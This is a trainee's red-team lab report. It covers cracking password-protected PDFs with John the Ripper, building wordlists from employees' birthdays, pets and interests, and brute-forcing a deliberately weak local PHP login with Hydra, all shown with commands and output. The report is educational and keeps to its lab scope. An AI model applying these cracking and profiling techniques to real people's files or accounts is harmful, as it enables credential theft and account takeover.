

RED TEAM ENGAGEMENT REPORT

Operation “Cracked Glass”

Credential Recovery, Intelligence Correlation & Web Portal Exploitation

VaultofCodes -Cybersecurity Lab

Submitted by

Md Mohtasim

Role: Junior Security Analyst (Trainee)

Assignment: “Operation Cracked Glass”

Platform: Kali Linux

Lab: VaultofCodes – Cracked Glass

August 2026

Executive Summary

Operation “Cracked Glass” is a controlled cybersecurity lab exercise designed to demonstrate how reconnaissance data, weak password practices, password-protected documents, and insecure authentication controls can be combined during an authorized security assessment. The exercise was performed entirely within a Kali Linux laboratory environment, with all web authentication testing restricted to the local system.

The assessment successfully recovered the password for `Recon.pdf` as `admin1234`, allowing employee reconnaissance information to be extracted and analyzed. This information was then used to develop a targeted password candidate list based on personal details and predictable password patterns.

`DataBreach.pdf` initially resisted the tested dictionaries, but its password was subsequently recovered as `admin@1980` through further candidate analysis. The supplied PHP login application was then deployed using Apache and successfully validated locally through manual authentication and a controlled Hydra test restricted to `127.0.0.1`, which identified the laboratory credential `admin/password123`.

Overall, the exercise demonstrated how exposed personal information, predictable password construction, and weak authentication controls can significantly reduce the effort required to compromise accounts. It also highlighted the importance of strong unique passwords, multi-factor authentication, rate limiting, and responsible handling of sensitive employee information.

1. Approach & Strategy

This section documents how each stage of the assignment's execution flow — recon → wordlist → data breach → web app → attack — was approached, and which tools and techniques were used at each step.

1.1 Objectives

- Analyze reconnaissance information.
- Recover the protected `Recon.pdf` password.
- Extract and analyze employee information.
- Create a targeted password candidate list.
- Analyze `DataBreach.pdf`.
- Recover the Protected `DataBreach` contents.
- Deploy the deliberately vulnerable PHP login application.
- Configure Apache on Kali Linux.
- Perform controlled authentication testing against `localhost`.
- Document findings, evidence, limitations, and recommendations.

1.2 Lab Environment

Operating System: Kali Linux

Primary Tools: `pdftinfo`, `pdf2john.pl`, John the Ripper, `pdftotext`, `ExifTool`, Apache2, PHP, Hydra, Firefox, `grep` and Linux shell

Web Target: Local laboratory application at `http://localhost/login.php`

Project: VaultofCodes – CrackedGlass

1.3 Project Directory and Files

The project directory used for the assessment was:

`/home/kali/Desktop/Cybersecurity/VaultofCodes/CrackedGlass`

The directory contained the following relevant files and supporting evidence:

- `Recon.pdf` – Reconnaissance-related PDF file
- `DataBreach.pdf` – Data breach-related PDF file
- `Readme.txt` – Project documentation
- `Readme2.txt` – Additional project documentation
- `recon_hash.txt` – Hash extracted from `Recon.pdf`
- `databreach_hash.txt` – Hash extracted from `DataBreach.pdf`
- `recon.txt` – Extracted or processed reconnaissance data
- `recon_wordlist.txt` – Wordlist generated from reconnaissance findings
- `databreach_candidates.txt` – Candidate passwords/values identified during the assessment
- `wordlist.txt` – Password testing wordlist
- `evidence/` – Directory containing screenshots and other assessment evidence

These files were used throughout the assessment for reconnaissance, password-analysis activities, web application testing, and evidence collection.

1.4 Stage 1 — Recon.pdf: Entry Point

`Recon.pdf` was treated as the initial entry point of the assessment, in accordance with the lab briefing. An initial attempt to inspect the PDF using `pdftinfo` indicated that the document was password protected.

`pdftinfo Recon.pdf`

The password hash was subsequently extracted using the `pdf2john.pl` utility and saved for offline password analysis:

`/usr/share/john/pdf2john.pl Recon.pdf > recon_hash.txt`

John the Ripper was then used to perform an offline dictionary-based password recovery attempt against the RockYou wordlist:

`john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt recon_hash.txt`

The recovered password was verified using:

`john --show --format=PDF recon_hash.txt`

The password was recovered as **admin1234**. The recovered credential was then used to extract the PDF contents while preserving the document layout:

```
pdftotext -layout -upw 'admin1234' Recon.pdf recon.
```

The extracted document contained sensitive employee-related information, including employee IDs, names, dates of birth, mobile numbers, email addresses, cities, and interests or notes. Notable records included EMP-001 (System Administrator), EMP-042 (Mohan Sharma), EMP-088 (Kriti Sinha), EMP-091 (Nitesh Kumar), and EMP-105 (Roy D'Souza).

This stage established the initial information-disclosure path and provided reconnaissance data that could subsequently be used to support further assessment activities within the controlled laboratory environment.

1.5 Stage 2 — DataBreach.pdf: Bridging Recon to Exploitation

DataBreach.pdf was identified as another password-protected document during the assessment. The encryption status was confirmed using `pdfinfo`. The PDF password hash was extracted using `pdf2john.pl` for offline password analysis:

```
/usr/share/john/pdf2john.pl DataBreach.pdf > databreach_hash.txt
```

Initial password-recovery attempts were performed using the reconnaissance-derived wordlist, additional candidate values, and the standard RockYou dictionary. These attempts did not recover the document password.

Further candidate analysis was then performed using information obtained during the reconnaissance stage. The candidate-generation process incorporated a reconnaissance-derived word together with common special-character and year-based patterns. This approach successfully recovered the password as **admin@1980**.

The recovered password enabled further analysis of DataBreach.pdf. ExifTool was used to examine the document's metadata and encryption properties. The file was identified as **PDF version 1.4**, using **Encryption Standard V2.3 with 128-bit security**.

The detailed metadata and extraction results are documented in **Appendix A**.

This stage demonstrated how information obtained during reconnaissance could be used to develop targeted password candidates, providing a transition from information gathering to subsequent exploitation activities within the controlled laboratory environment.

1.6 Stage 3 — Local Web Application Setup

The supplied login.php application was copied into the Apache web root for local testing:

```
sudo cp .../CrackedGlass/files/login.php /var/www/html/login.php
```

The Apache web server was then started and its service status was verified:

```
sudo systemctl start apache2
```

```
sudo systemctl status apache2
```

The PHP source code was checked for syntax errors using the PHP command-line interpreter:

```
php -l /var/www/html/login.php
```

A syntax issue identified during the validation process was corrected. Following the correction, the application passed the PHP syntax check and was successfully served through the local Apache instance

The application was accessed locally at:

<http://localhost/login.php>

This established the local web application environment required for the subsequent login and authentication testing stages.

1.7 Stage 4 — Controlled Local Authentication Testing

The local web application was first validated manually using the laboratory credential pair `admin` / `password123`. The application accepted the credentials and returned the message “**Login Successful! Welcome, admin**”, confirming that the authentication mechanism was functioning as expected.

A controlled password-testing exercise was then performed using Hydra. In accordance with the laboratory instructions, the test was restricted strictly to the local loopback address `127.0.0.1` and used a small, predefined candidate wordlist containing the following values:

- `wrongpassword`
- `admin123`
- `password123`
- `admin1234`

```
hydra -l admin -P hydra_wordlist.txt 127.0.0.1 http-post-form  
"/login.php:username=^USER^&password=^PASS^:Invalid credentials."
```

Hydra identified `password123` as a valid password for the `admin` account. The tool reported that the target was successfully completed with **one valid password found**.

The complete Hydra output is included in **Appendix B** as supporting evidence.

This test demonstrated the authentication weakness in a controlled laboratory environment, where a simple candidate password could be recovered through automated password testing against the locally hosted application.

2. Wordlist Logic

The lab briefing provided an intelligence hint that employee passwords were likely to be based on personal-life information. Based on this guidance, a **reconnaissance-driven wordlist strategy** was adopted rather than relying solely on unrestricted brute-force or generic password enumeration.

Information identified during the reconnaissance stage was used to generate targeted password candidates. This approach reduced the search space and demonstrated how exposed personal information could potentially contribute to credential compromise within the controlled laboratory environment.

2.1 Recon-Derived Wordlist (`recon_wordlist.txt`)

The reconnaissance-derived wordlist was built directly from information extracted from `Recon.pdf`. The objective was to generate plausible human-created password candidates based on the personal

information identified during reconnaissance, rather than relying exclusively on blind brute-force techniques.

- Employee names and name fragments: First names, last names, initials, and commonly used name combinations.
- Dates of birth: Common representations such as DDMM, MMY, and four-digit birth years.
- Personal information: Pet names, interests, hobbies, and other personal notes identified in the reconnaissance data.
- Sports-related information: Sports interests, team references, and related keywords where available.
- Combined patterns: Combinations such as `name+year` and `word+special character+number`, reflecting common human password-construction patterns.

This approach produced a targeted candidate set that was subsequently used during the password-recovery attempts against `DataBreach.pdf`.

2.2 Escalation Logic

The password-candidate testing process followed a prioritized sequence rather than applying all candidates indiscriminately. **Reconnaissance-derived candidates** were tested first because the laboratory briefing indicated that personal information could be relevant to employee password construction.

The testing sequence was:

1. **Reconnaissance-derived candidates** — generated from names, dates, interests, and other information identified in `Recon.pdf`.
2. **RockYou dictionary** — used as a broader fallback dictionary when the targeted candidates did not produce a match.
3. **Manually engineered variants** — additional candidates were constructed by combining a reconnaissance-derived word with a special character and a four-digit year.

The final candidate structure successfully recovered the `DataBreach.pdf` password as `admin@1980`. This progression demonstrated how targeted reconnaissance can reduce the candidate space before broader dictionary-based and pattern-based testing is attempted.

2.3 Hydra Candidate List

For the local web portal, the candidate list was deliberately kept small and limited to plausible laboratory-style credentials rather than using a large password dictionary. This approach was consistent with the laboratory guidance of prioritizing **precision over unrestricted brute-force testing**.

The candidate contained the following four entries:

- `wrongpassword`
- `admin123`
- `password123`
- `admin1234`

The restricted list was used only against the locally hosted application at 127.0.0.1, ensuring that the authentication testing remained within the controlled laboratory environment.

3. Results

3.1 Passwords Cracked / Files Unlocked

Activity	Result	Status
Recon.pdf password recovery	admin1234	Completed
Recon data extraction	Employee reconnaissance information extracted	Completed
Targeted wordlist creation	recon_wordlist.txt created	Completed
DataBreach hash extraction	Hash extracted to databreach_hash.txt	Completed
DataBreach password recovery	admin@1980	Completed
DataBreach encryption analysis	PDF 1.4, Encryption Standard V2.3, 128-bit	Completed
PHP deployment	login.php served locally	Completed
Apache configuration	Apache active/running	Completed
Manual localhost login	admin/password123 accepted	Completed
Hydra localhost test	admin/password123 confirmed — 1 of 1 target completed	Completed

3.2 Login Access

Valid access to the local login portal (<http://localhost/login.php>) was achieved using admin / password123 — confirmed both by manual browser login and by an automated Hydra run restricted to 127.0.0.1.

3.3 Final Project Status

Project Component	Status
Kali lab setup	Completed
Recon.pdf analysis	Completed
Recon password recovery	Completed — admin1234
Recon data extraction	Completed
Custom wordlist	Completed
DataBreach hash extraction	Completed
DataBreach password recovery	Completed — admin@1980
DataBreach metadata analysis	Completed
PHP deployment	Completed
Apache configuration	Completed
Local login validation	Completed
Hydra localhost test	Completed — admin/password123

4. Key Insights

4.1 What Worked

- Weak password recovery: The password for `Recon.pdf` (`admin1234`) was recovered using a standard dictionary-based password attack, indicating that the credential was relatively weak and susceptible to common password guessing techniques.
- Reconnaissance-driven candidate generation: Employee information identified in `Recon.pdf`, including names, dates of birth, pet names, and sports interests, provided useful inputs for generating targeted password candidates.
- Pattern-based password recovery: The `DataBreach.pdf` password (`admin@1980`) followed a common human password-construction pattern consisting of a word, a special character, and a four-digit year. Testing this pattern was successful after broader dictionary-based attempts did not recover the password.
- Weak local authentication controls: The supplied PHP application accepted the simple laboratory credential `admin / password123`. During the controlled testing, no effective rate-limiting mechanism was observed, allowing a small, targeted Hydra test against the local application to identify the valid credential.

4.2 What Failed / Was Harder Than Expected

- `DataBreach.pdf` password recovery: The password for `DataBreach.pdf` was not recovered using the reconnaissance-derived wordlist or the standard RockYou dictionary alone. Additional candidate generation based on deliberate password-pattern variations was required to identify the correct password.
- Importance of targeted candidate generation: This result demonstrated that weak passwords are not necessarily present in standard dictionaries. Effective password assessment can therefore depend more on context-aware wordlist construction and pattern analysis than on simply increasing dictionary size.

4.3 Observations on Weak Password Behavior

- Personal information as password material: Names, years, pet names, sports interests, and other personal details can provide useful inputs for targeted password candidate generation and reduce the number of plausible candidates that need to be tested.
- Predictable password structures: Common construction patterns, such as `word + symbol + year`, can provide useful guidance for generating additional password candidates during authorized password assessments.
- Importance of authentication controls: Weak passwords become significantly easier to exploit when effective protections such as rate limiting, account lockout mechanisms, and multi-factor authentication are absent. During this assessment, no effective rate-limiting mechanism was observed during the controlled Hydra test.

4.4 Security Recommendations

- Use strong, unique passwords: Passwords should be long, unique, and unrelated to names, dates, pet names, sports interests, or other publicly discoverable personal information.

- Implement multi-factor authentication (MFA): MFA should be enabled for sensitive accounts and administrative access to provide an additional layer of protection beyond passwords.
- Apply rate limiting and account protections: Implement rate limiting and carefully designed temporary account lockouts or progressive delays after repeated authentication failures to reduce automated password-guessing attempts while minimizing the risk of denial-of-service through account lockouts.
- Minimize exposure of personal information: Limit the unnecessary collection and public exposure of employee information that could potentially be used for targeted password guessing or social engineering.
- Use secure password storage: Passwords should never be stored in plaintext. Applications should use a modern, salted, password-hashing algorithm specifically designed for password storage, such as **Argon2id**, **bcrypt**, or **scrypt**.
- Monitor authentication activity: Log and monitor repeated authentication failures, unusual login patterns, and other indicators of potential credential attacks. Appropriate alerts should be generated for suspicious activity.
- Protect sensitive files: Sensitive documents should be protected using strong, unique credentials and appropriate filesystem and application-level access controls.
- Separate and rotate credentials: Laboratory, development, testing, and production credentials should be kept separate. Any credential exposed during testing or assessment should be considered compromised and rotated immediately.

4.5 Limitations

Specific database hash values or additional DataBreach.pdf contents beyond what is documented in Appendix A were not reproduced unless independently verified from extracted evidence. All authentication testing, including the Hydra run, was restricted to 127.0.0.1 and the student's own local application; no external or production systems were targeted at any point.

5. Evidence Collection

The following figures document the key activities and results obtained during the assessment. The corresponding screenshots are stored in the `evidence/` directory and are included in this report to provide supporting evidence for the documented findings.

```
(kali@localhost)-[~/Desktop/Cybersecurity/VaultofCodes/CrackedGlass]
$ ls -la
total 56
drwxrwxr-x 6 kali kali 4096 Aug 11 11:07 .
drwxrwxr-x 5 kali kali 4096 Aug 11 11:07 ..
-rw-rw-r-- 1 kali kali 28613 Aug 11 10:09 CrackedGlass_Cybersecurity_Lab_Report.docx
drwxrwxr-x 2 kali kali 4096 Aug 10 18:00 evidence
drwxrwxr-x 2 kali kali 4096 Aug 10 20:09 files
drwxrwxr-x 2 kali kali 4096 Aug 10 16:55 notes
drwxrwxr-x 2 kali kali 4096 Aug 10 16:55 wordlists
-rw-rw-r-- 1 kali kali 45 Aug 10 17:53 wordlist.txt
```

Figure 1: Project directory and relevant assessment files

```
(kali@localhost)-[~/Cybersecurity/VaultofCodes/CrackedGlass/files]
$ /usr/share/john/pdf2john.pl Recon.pdf > recon_hash.txt
cat recon_hash.txt
Recon.pdf:$pdf$2*3*128*-4*1*16*36e2ac9ae34f0a4910d51cc2f2109267*32*dc5f2fb6f6cfea44d2fa9a4d91b4adb528bf4e5e4e758a4164004e56fffa0108*32*52aea1f8f61a9063ccaf855d55e3aca293e76a05650cf984124769700986a16d
(kali@localhost)-[~/Cybersecurity/VaultofCodes/CrackedGlass/files]
```

Figure 2: Recon.pdf password-hash extraction

```
(kali@localhost)-[~/Cybersecurity/VaultofCodes/CrackedGlass/files]
$ john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt recon_hash.txt
john --show --format=PDF recon_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
No password hashes left to crack (see FAQ)
Recon.pdf:admin1234

1 password hash cracked, 0 left
```

Figure 3: Recon.pdf password recovery showing admin1234

```
(kali@localhost)-[~/Cybersecurity/VaultofCodes/CrackedGlass/files]
$ pdftotext -layout -upw 'admin1234' Recon.pdf recon.txt
cat recon.txt
Employee Reconnaissance Data (hr_directory_intel.csv)
Intelligence Note: This data was scraped from internal bios and public social media profiles.
Use this to construct rules and custom wordlists (e.g., using tools like cupp or cewl).

Employee ID    Full Name      DOB            Mobile Number  Email           City           Known Interests / Notes
EMP-001        System Administrator  01-Jan-1980    555-0100-000   admin@corp.local    Server Room    Laziness, default configurations, simple numbers.
EMP-042        Mohan Sharma   12-May-2004    9876543210     mohan@corp.local    New Delhi      Born in 2004, avid PC gamer.
EMP-088        Kriti Sinha    22-Aug-1998    9455345519     kriti1998@gmail.com  Mumbai        Loves her pet dog named "Bruno", photography.
EMP-091        Nitesh Kumar  14-Nov-1992    9988776655     nitesh@corp.local    Bangalore      Cybersecurity enthusiast, cryptography, uses a password manager.
EMP-105        Roy D'Souza    03-Jul-1990    9122334455     roy@corp.local       Goa            Die-hard fan of Arsenal FC, plays acoustic guitar.
```

Figure 4: Recon.pdf text extraction and reconnaissance data

```

(kali@localhost)-[~/.../Cybersecurity/VaultofCodes/CrackedGlass/files]
$ sudo systemctl start apache2
sudo systemctl status apache2
[sudo] password for kali:
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Tue 2026-08-11 21:55:54 IST; 12ms ago
 Invocation: ec072b9dc7e4297ad7dc9c1bed5ae11
   Docs: https://httpd.apache.org/docs/2.4/
 Main PID: 30593 (apache2)
   Status: "Processing requests..."
    Tasks: 7 (limit: 8913)
  Memory: 27M (peak: 27M)
     CPU: 69ms
   CGroup: /system.slice/apache2.service
           └─30593 /usr/sbin/apache2 -k start -DFOREGROUND
             └─30609 /usr/sbin/apache2 -k start -DFOREGROUND
               └─30610 /usr/sbin/apache2 -k start -DFOREGROUND
                 └─30611 /usr/sbin/apache2 -k start -DFOREGROUND
                   └─30612 /usr/sbin/apache2 -k start -DFOREGROUND
                     └─30615 /usr/sbin/apache2 -k start -DFOREGROUND
                       └─30617 /usr/sbin/apache2 -k start -DFOREGROUND

Aug 11 21:55:53 localhost systemd[1]: Starting apache2.service - The Apache HTTP Server...
Aug 11 21:55:54 localhost apache2[30593]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using ::1. Set the 'ServerName' directive globally to suppress this message
Aug 11 21:55:54 localhost systemd[1]: Started apache2.service - The Apache HTTP Server.

```

Figure 5: Apache running (systemctl status)

```

Login Successful! Welcome, admin
You cracked it! The password was: password123

```

Figure 6: Successful manual authentication to the local login portal

```

(kali@localhost)-[~/.../Cybersecurity/VaultofCodes/CrackedGlass/files]
$ hydra -l admin -P hydra_wordlist.txt 127.0.0.1 http-post-form "/login.php:username='USER'&password='PASS':Invalid credentials."
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-11 22:00:09
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking http-post-form://127.0.0.1:80/login.php:username='USER'&password='PASS':Invalid credentials.
[80][http-post-form] host: 127.0.0.1 login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-11 22:00:09

```

Figure 7: Hydra authentication test against 127.0.0.1 showing the recovered credential

```

(kali@localhost)-[~/.../Cybersecurity/VaultofCodes/CrackedGlass/files]
$ pdftotext -layout -upw 'admin@1980' DataBreach.pdf databreach.txt

(kali@localhost)-[~/.../Cybersecurity/VaultofCodes/CrackedGlass/files]
$ cat databreach.txt
[!] ATTENTION: Partial password recovery from previous breach:
-----
Pattern Found for Roy:          Roy@*****05
Pattern Found for Kriti:       kiritiloves*****@*****19
-----
Note: Cross-reference with the Employee Recon Data to fill in the stars (*).

```

Figure 8: DataBreach.pdf Extracted Password-Hint Information

```
(kali@localhost)-[~/Cybersecurity/VaultofCodes/CrackedGlass/files]
$ exiftool DataBreach.pdf
ExifTool Version Number      : 13.55
File Name                    : DataBreach.pdf
Directory                    : .
File Size                     : 28 kB
File Modification Date/Time   : 2026:08:10 16:57:25+05:30
File Access Date/Time        : 2026:08:11 22:01:00+05:30
File Inode Change Date/Time   : 2026:08:10 16:57:39+05:30
File Permissions              : -rw-rw-r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Encryption                   : Standard V2.3 (128-bit)
User Access                  : Print, Modify, Copy, Annotate, Fill forms, Extract, Assemble, Print high-res
Warning                      : Document is password protected (use Password option)
```

Figure 9: DataBreach.pdf metadata, encryption analysis, and extracted results

6. Conclusion

The **CrackedGlass** laboratory assessment provided practical experience in reconnaissance analysis, offline password recovery, targeted wordlist generation, PDF security analysis, and controlled web authentication testing. The assessment demonstrated how exposed personal information and predictable password-construction patterns can be used to develop targeted password candidates and reduce the effort required to recover weak credentials.

`Recon.pdf` was successfully recovered using the password `admin1234`, and the information contained within the document was subsequently used to develop targeted password candidates. `DataBreach.pdf` was then recovered using `admin@1980`, demonstrating the value of context-aware and pattern-based candidate generation when standard dictionaries are insufficient.

The supplied PHP application was deployed locally using Apache and validated through both manual authentication and a controlled Hydra test restricted to `127.0.0.1`. The testing confirmed that the laboratory credential `admin / password123` provided valid access to the application.

Overall, the assessment reinforced the importance of using strong and unique passwords, implementing multi-factor authentication and authentication-rate controls, securely storing passwords using appropriate hashing mechanisms, and minimizing unnecessary exposure of employee personal information. The exercise also highlighted the importance of conducting security testing within clearly defined and authorized boundaries.

7. Ethical and Scope Statement

All activities documented in this report were conducted as part of the authorized CrackedGlass laboratory exercise and within the defined scope of the assessment.

All authentication testing, including the Hydra password-testing activity, was strictly restricted to the student's own locally hosted application at `127.0.0.1`. No external, third-party, or production systems were targeted.

The techniques, tools, and findings described in this report are intended solely for authorized security testing, educational, and laboratory purposes. They must not be applied to systems, accounts, files, applications, or networks without explicit permission from the appropriate owner or authorized authority.

Appendix A — Command Reference

The following commands were used during the authorized CrackedGlass laboratory assessment.

A.1 Recon.pdf Analysis

```
pdftinfo Recon.pdf  
  
/usr/share/john/pdf2john.pl Recon.pdf > recon_hash.txt  
  
john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt recon_hash.txt  
  
john --show --format=PDF recon_hash.txt  
  
pdftotext -layout -upw 'admin1234' Recon.pdf recon.txt
```

A.2 DataBreach.pdf Analysis

```
/usr/share/john/pdf2john.pl DataBreach.pdf > databreach_hash.txt  
  
john --format=PDF --wordlist=recon_wordlist.txt databreach_hash.txt  
  
exiftool DataBreach.pdf
```

A.3 Local Web Application Setup and Validation

```
sudo systemctl start apache2  
  
sudo systemctl status apache2  
  
php -l /var/www/html/login.php
```

A.4 Apache Shutdown

After completing the local authentication testing, the Apache service was stopped:

```
sudo systemctl stop apache2
```

All commands listed in this appendix were executed within the authorized laboratory environment and, where applicable, authentication testing was restricted to the locally hosted application on 127.0.0.1.

Appendix B — DataBreach.pdf Analysis

This appendix documents the password recovery and security analysis of `DataBreach.pdf`, which was identified during the authorized CrackedGlass laboratory exercise as a protected intelligence file. The document was analyzed as part of the assessment workflow connecting reconnaissance findings with subsequent password and authentication testing.

B.1 File Protection

An initial `pdftinfo` check indicated that `DataBreach.pdf` was password protected.

```
pdftinfo DataBreach.pdf
```

B.2 Hash Extraction

The PDF password hash was extracted using `pdf2john.pl` and saved to `databreach_hash.txt`:

```
/usr/share/john/pdf2john.pl DataBreach.pdf > databreach_hash.txt
```

B.3 Password Recovery

Initial recovery attempts using the reconnaissance-derived wordlist and broader dictionary candidates did not recover the document password. Additional candidate analysis was subsequently performed using password-pattern variations based on a reconnaissance-derived word, a special character, and a four-digit year. This process successfully recovered the password as `admin@1980`.

The successful candidate list was tested using:

```
john --format=PDF --wordlist=databreach_candidates.txt databreach_hash.txt
```

B.4 Password Pattern Observation

The recovered password demonstrated a predictable structure consisting of a word component, a special character, and a four-digit year. This finding supports the laboratory objective of demonstrating how predictable human password-construction patterns can assist targeted password recovery.

B.5 Encryption Metadata

- PDF Version: 1.4
- Encryption Standard: V2.3
- Encryption strength: 128-bit
- Document status: Password protected

The values above should correspond directly to the captured `exiftool` output.

B.6 Extracted Contents

The recovered document was successfully converted to text for analysis using `pdftotext`. Detailed extracted contents are not reproduced in this report because they were not required to substantiate the assessment findings.

B.7 Result

`DataBreach.pdf` password recovery was completed successfully with the recovered password `admin@1980`, allowing access to the file for the next stage of the assessment.

B.8 Command Sequence

The following commands were used during the `DataBreach.pdf` analysis:

```
pdftinfo DataBreach.pdf
```

```
/usr/share/john/pdf2john.pl DataBreach.pdf > databreach_hash.txt
```

```
john --format=PDF --wordlist=databreach_candidates.txt databreach_hash.txt
```

```
john --show --format=PDF databreach_hash.txt
```

```
pdftotext -layout -upw 'admin@1980' DataBreach.pdf databreach.txt
```

```
exiftool DataBreach.pdf
```

```
cat databreach.txt
```

Appendix C — Hydra Localhost Test Evidence

The following Hydra command was used to perform controlled authentication testing against the locally hosted application:

C.1 Hydra Command

```
hydra -l admin -P hydra_wordlist.txt 127.0.0.1 http-post-form  
"/login.php:username=^USER^&password=^PASS^:Invalid credentials."
```

C.2 Hydra Result

Target: 127.0.0.1:80/login.php

Protocol/module: http-post-form

Username: admin

Recovered password: password123


Candidates tested: 4

Result: 1 valid password found

Terminal output: "1 of 1 target successfully completed, 1 valid password found."

C.3 Evidence Screenshot

Figure C.3: Hydra localhost test showing the valid laboratory credential and successful completion.



```
[kali@localhost]~/Cybersecurity/VaultofCodes/CrackedGlass/files  
$ hydra -l admin -P hydra_wordlist.txt 127.0.0.1 http-post-form "/login.php:username=^USER^&password=^PASS^:Invalid credentials."  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-11 22:00:09  
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), -1 try per task  
[DATA] attacking http-post-form://127.0.0.1:80/login.php:username="USER"&password="PASS":Invalid credentials.  
[80][http-post-form] host: 127.0.0.1 login: admin password: password123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-11 22:00:09
```


Appendix D — Verified Latest Lab Results

Item	Verified Result
PHP application syntax	Issue identified and corrected; validated with php -l
Local web application	Served successfully at http://127.0.0.1/login.php
DataBreach.pdf password	Recovered as admin@1980
Hydra target	127.0.0.1:80/login.php (localhost only)
Hydra module	http-post-form
Hydra username	admin
Hydra password found	password123
Hydra candidates	4 tested
Hydra result	1 valid password found; target completed